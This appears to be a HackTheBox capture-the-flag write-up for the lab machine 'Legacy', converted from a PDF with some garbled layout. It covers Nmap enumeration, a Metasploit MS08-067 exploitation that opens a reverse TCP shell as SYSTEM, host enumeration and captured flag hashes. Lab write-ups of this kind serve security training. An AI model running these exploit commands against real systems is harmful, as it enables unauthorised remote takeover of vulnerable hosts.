
[HackTheBox] Legacy

Date: 01/Nov/2019

Categories: oscp, htb, windows Tags: exploit_smb_ms08_067

InfoCard:



Overview

This is a writeup for HackTheBox VM Legacy. Here's an overview of the enumeration \rightarrow exploitation \rightarrow privilege escalation process:

Killchain




Figure 1: writeup.overview.killchain

TTPs

1. 139/tcp/netbios-ssn/Microsoft Windows netbios-ssn: exploit_smb_ms08_067

Phase #1: Enumeration

1. Here's the Nmap scan result:

```
# Nmap 7.70 scan initiated Fri Nov 1 14:44:27 2019 as: nmap -vv --reason -Pn -sV -sC
    → --version-all -oN
    /root/toolbox/writeups/htb.leqacy/results/10.10.10.4/scans/_quick_tcp_nmap.txt -oX
      /root/toolbox/writeups/htb.legacy/results/10.10.10.4/scans/xml/_quick_tcp_nmap.xml
       10.10.10.4
   Nmap scan report for 10.10.10.4
   Host is up, received user-set (0.057s latency).
   Scanned at 2019-11-01 14:44:28 PDT for 276s
   Not shown: 997 filtered ports
   Reason: 997 no-responses
            STATE SERVICE
                                REASON
                                                VERSION
   POR.T
   139/tcp open
                   netbios-ssn
                                syn-ack ttl 127 Microsoft Windows netbios-ssn
   445/tcp open
                   microsoft-ds syn-ack ttl 127 Windows XP microsoft-ds
   3389/tcp closed ms-wbt-server reset ttl 127
   Service Info: OSs: Windows, Windows XP; CPE: cpe:/o:microsoft:windows,
11
    12
   Host script results:
13
   clock-skew: mean: -3h59m53s, deviation: 1h24m50s, median: -4h59m53s
14
   | nbstat: NetBIOS name: LEGACY, NetBIOS user: <unknown>, NetBIOS MAC: 00:50:56:b9:0c:03
15
    Names:
16
       LEGACY<00>
                           Flags: <unique><active>
17
       HTB<00>
                           Flags: <group><active>
18
                           Flags: <unique><active>
       LEGACY<20>
19
       HTB<1e>
                           Flags: <group><active>
20
       HTB<1d>
                           Flags: <unique><active>
21
       \x01\x02_MSBROWSE__\x02<01> Flags: <group><active>
22
   Statistics:
       00 50 56 b9 0c 03 00 00 00 00 00 00 00 00 00 00 00
24
       00 00 00 00 00 00 00 00 00 00 00 00 00
26
   | p2p-conficker:
       Checking for Conficker.C or higher...
28
       Check 1 (port 40600/tcp): CLEAN (Timeout)
       Check 2 (port 13850/tcp): CLEAN (Timeout)
30
       Check 3 (port 50902/udp): CLEAN (Timeout)
31
       Check 4 (port 54226/udp): CLEAN (Timeout)
32
      0/4 checks are positive: Host is CLEAN or ports are blocked
33
   | smb-os-discovery:
34
       OS: Windows XP (Windows 2000 LAN Manager)
35
       OS CPE: cpe:/o:microsoft:windows_xp::-
36
       Computer name: legacy
37
       NetBIOS computer name: LEGACY\x00
38
       Workgroup: HTB\x00
39
       System time: 2019-11-01T20:44:53+02:00
   | smb-security-mode:
41
       account_used: <blank>
42
       authentication_level: user
43
       challenge_response: supported
       message_signing: disabled (dangerous, but default)
45
   smb2-security-mode: Couldn't establish a SMBv2 connection.
   |_smb2-time: Protocol negotiation failed (SMB2)
47
```

```
Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
# Nmap done at Fri Nov 1 14:49:04 2019 -- 1 IP address (1 host up) scanned in 276.38 seconds
```

2. From the Nmap scan results, we find that the target system has SMB service running and is a Windows XP system:

```
smb-os-discovery:
OS: Windows XP (Windows 2000 LAN Manager)
OS CPE: cpe:/o:microsoft:windows_xp::-
Computer name: legacy
NetBIOS computer name: LEGACY\x00
Workgroup: HTB\x00
System time: 2019-11-01T20:44:53+02:00
```

Findings

Open Ports

```
137/udp | netbios-ns | Microsoft Windows netbios-ns (workgroup: HTB)
139/tcp | netbios-ssn | Microsoft Windows netbios-ssn
445/tcp | microsoft-ds | Windows XP microsoft-ds
```

Phase #2: Exploitation

1. For a Microsoft Windows XP system with open SMB, we use the MSF MS08-067 exploit windows/smb/ms08_067_netapi and gain a shell with elevated privileges on the target system:

```
msfconsole
use exploit/windows/smb/ms08_067_netapi
set RHOST 10.10.10.4
set LHOST 10.10.14.18
show options
exploit
```

```
msf exploit(windows/smb/ms08_067_netapi) > show options
Module options (exploit/windows/smb/ms08 067 netapi):
   Name
            Current Setting Required Description
   ----
                            yes
   RHOST
            10.10.10.4
                                      The target address
   RPORT
            445
                            yes
                                      The SMB service port (TCP)
   SMBPIPE BROWSER
                           yes
                                      The pipe name to use (BROWSER, SRVSVC)
Payload options (windows/shell reverse tcp):
            Current Setting Required Description
   Name
                             -----
   EXITFUNC thread
                             ves
                                       Exit technique (Accepted: '', seh, thread, process, none)
            10.10.14.18
                                     The listen address (an interface may be specified)
   LH0ST
                             yes
                            yes
   LPORT
            4444
                                      The listen port
Exploit target:
   Id Name
      Automatic Targeting
msf exploit(windows/smb/ms08_067_netapi) >
msf exploit(windows/smb/ms08_067_netapi) >
msf exploit(windows/smb/ms08_067_netapi) >
msf exploit(windows/smb/ms08_067_netapi) > exploit
[*] Started reverse TCP handler on 10.10.14.18:4444
[*] 10.10.10.4:445 - Automatically detecting the target...
[*] 10.10.10.4:445 - Fingerprint: Windows XP - Service Pack 3 - lang:English
[*] 10.10.10.4:445 - Selected Target: Windows XP SP3 English (AlwaysOn NX)
[*] 10.10.10.4:445 - Attempting to trigger the vulnerability...
[*] Command shell session 1 opened (10.10.14.18:4444 -> 10.10.10.4:1028) at 2019-11-01 15:02:39 -0700
C:\WINDOWS\system32>
```

Figure 2: writeup.exploitation.steps.1.1

2. We then obtain further information about the system and read the contents of both user.txt and root.txt files to comeplete the challenge:

```
ipconfig
systeminfo
dir user.txt /s /p
```

```
type "C:\Documents and Settings\Administrator\Desktop\root.txt"
 C:\WINDOWS\system32>systeminfo
 systeminfo
 Host Name:
                            Microsoft Windows XP Professional
 OS Name:
                            5.1.2600 Service Pack 3 Build 2600
 OS Version:
 OS Manufacturer:
                            Microsoft Corporation
 OS Configuration:
                            Standalone Workstation
 OS Build Type:
                            Uniprocessor Free
 Registered Owner:
                            user
 Registered Organization:
                            HTB
 Product ID:
                            55274-643-7213323-23904
 Original Install Date:
                            16/3/2017, 7:32:23
 System Up Time:
                            0 Days, 8 Hours, 55 Minutes, 47 Seconds
 System Manufacturer:
                            VMware, Inc.
                            VMware Virtual Platform
 System Model:
 System type:
                            X86-based PC
 Processor(s):
                            1 Processor(s) Installed.
                            [01]: x86 Family 23 Model 1 Stepping 2 AuthenticAMD ~2000 Mhz
 BIOS Version:
                            INTEL - 6040000
 Windows Directory:
                            C:\WINDOWS
 System Directory:
                            C:\WINDOWS\system32
 Boot Device:
                            \Device\HarddiskVolume1
 System Locale:
                            en-us; English (United States)
 Input Locale:
                            en-us; English (United States)
```

Time Zone: (GMT+02:00) Athens, Beirut, Istanbul, Minsk

Total Physical Memory: 511 MB
Available Physical Memory: 394 MB
Virtual Memory: Max Size: 2.048 MB
Virtual Memory: Available: 2.009 MB
Virtual Memory: In Use: 39 MB

Page File Location(s): C:\pagefile.sys

Domain: HTB Logon Server: N/A

Hotfix(s): 1 Hotfix(s) Installed.

type "C:\Documents and Settings\john\Desktop\user.txt"

[01]: Q147222

NetWork Card(s): 1 NIC(s) Installed.

[01]: AMD PCNET Family PCI Ethernet Adapter Connection Name: Local Area Connection

> DHCP Enabled: No IP address(es) [01]: 10.10.10.4

Figure 3: writeup.exploitation.steps.2.1

Figure 4: writeup.exploitation.steps.2.2

```
C:\>type "C:\Documents and Settings\john\Desktop\user.txt"
type "C:\Documents and Settings\john\Desktop\user.txt"
e69af0e4f443de7e36876fda4ec7644f
C:\>
C:\>
C:\>type "C:\Documents and Settings\Administrator\Desktop\root.txt"
type "C:\Documents and Settings\Administrator\Desktop\root.txt"
993442d258b0e0ec917cae9e695d5713
C:\>
```

Figure 5: writeup.exploitation.steps.2.3

Phase #2.5: Post Exploitation

```
ntauth/system@LEGACY> id
  NT AUTHORITY\SYSTEM
 ntauth/system@LEGACY>
Host Name:
                          LEGACY
6 OS Name:
                          Microsoft Windows XP Professional
OS Version:
                         5.1.2600 Service Pack 3 Build 2600
                       Microsoft Corporation
Standalone Workstation
  OS Manufacturer:
   OS Configuration:
                          Standalone Workstation
9
10 OS Build Type:
                          Uniprocessor Free
ntauth/system@LEGACY>
   ntauth/system@LEGACY> ifconfig
12
  Ethernet adapter Local Area Connection:
13
    Connection-specific DNS Suffix . :
    IP Address. . . . . . . . . . . . . . . . . . 10.10.10.4
15
```

```
Default Gateway . . . . . . : 10.10.10.2

ntauth/system@LEGACY>
ntauth/system@LEGACY> users

Administrator

john
```

Loot

Flags

References

- $[+]\ https://www.hackthebox.eu/home/machines/profile/2$
- [+] https://medium.com/@_C_3PJoe/htb-retired-box-walkthrough-legacy-147bbcc9ff02